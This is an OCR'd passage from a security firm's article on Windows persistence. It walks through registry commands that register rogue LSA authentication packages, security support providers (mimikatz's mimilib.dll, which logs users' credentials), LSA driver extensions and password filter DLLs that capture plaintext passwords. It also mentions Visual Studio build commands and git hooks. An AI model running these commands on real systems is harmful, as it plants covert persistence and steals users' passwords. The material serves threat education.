
Authentication Package
Authentication packages are DLLs that are loaded by LSA and provide support for multiple logon processes and multiple security protocols. These must be implemented in a special way to be able to work properly. One example for the implementation can be found in atomic red team github repository: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1547.002/src/package/package.c

To set the DLL we first have to query the current authentication package DLLs used and then append our own at the end. Our DLL must be located in system32 as well.

reg query HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v "Authentication Packages"

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
    Authentication Packages    REG_MULTI_SZ    msv1_0
```

As you can see there is already a DLL specified so we have to append our DLL onto it:
reg add HKLM\SYSTEM\CurrentControlSet\Control\Lsa /v "Authentication Packages" /t REG_MULTI_SZ /d "msv1.0\0persist.dll" /f



Security Support Provider(SSP)

These are DLLs used to extend windows authentication mechanism and are loaded at boot by LSA. these too must be implemented in a special way. One way threat actors can abuse it is to use the mimilib.dll provided by mimikatz to dump credentials of any user that logs in.

It first needs to be queried to see if there is any existing DLL and if there is, append our own at the end.

reg query "hklm\system\currentcontrolset\control\lsa" /v "Security Packages"

```
C:\Windows\system32>reg query "hklm\system\currentcontrolset\control\lsa" /v "Security Packages"

HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
    Security Packages    REG_MULTI_SZ    ""
```

Now we can add the mimilib.dll to it:

reg add "hklm\system\currentcontrolset\control\lsa" /v "Security Packages" /d "mimilib.dll" /t REG_MULTI_SZ /f

The credentials will be dumped to C:\Windows\System32\kiwissp.log.

Driver
As the name suggests these are DLLs used as driver for LSA.
Our dll can be set using the following command:

reg add "HKLM\SYSTEM\CurrentControlSet\Services\NTDS" /v LsaDbExtPt /d "C:\Windows\system32\persist.dll" /t REG_SZ /f

Password Filter
Password filter DLLs are used to enforce password filter and LSA validates user passwords before accepting them via passing them to all the specified password filter DLLs.

Using this technique we can both persist ourselves and also retrieve plaintext password.
These DLLs must be implemented in a specific way. One example can be found in atomic red team github repository: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1556.002/src/AtomicRedTeamPWFilter.cpp

We first have to query the registry to see if any DLL is specified:

reg query "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages"

Only scecli is specified and our DLL should be appended to it.
Note that it should be placed in system32.

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Lsa" /v "Notification Packages" /d "scecli\0pwfilter.dll" /t REG_MULTI_SZ /f

The plaintext password can be retrieved in c:\\windows\\temp\\logFile.txt

Vsprog

Vsprog files are files created by Visual Studio. In these files we can specify a command to be executed on building. The command can be specified using the following line:
<Exec Commands="command here"/>

Git hooks

Git hooks are used for managing the git repositories by placing a script pre-commit/post-commit and.. Located in .git/hooks.
While these are normally used for management, threat actors can use them for entirely another reason which can be persistence, data exfiltration and..

.....

There are many other methods for persistence and threat actors find new ones still. There are two applications which can be used for persistence which are vsprog files and git hooks.

Conclusion

In conclusion, the article underscores the evolving nature of Windows persistence techniques and their role in the broader landscape of cybersecurity threats. It calls for ongoing research and development in security technologies to keep pace with these evolving threats. The article concludes with a perspective on the future of Windows persistence, anticipating more sophisticated techniques and the continuous need for innovative security solutions to protect against them.

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.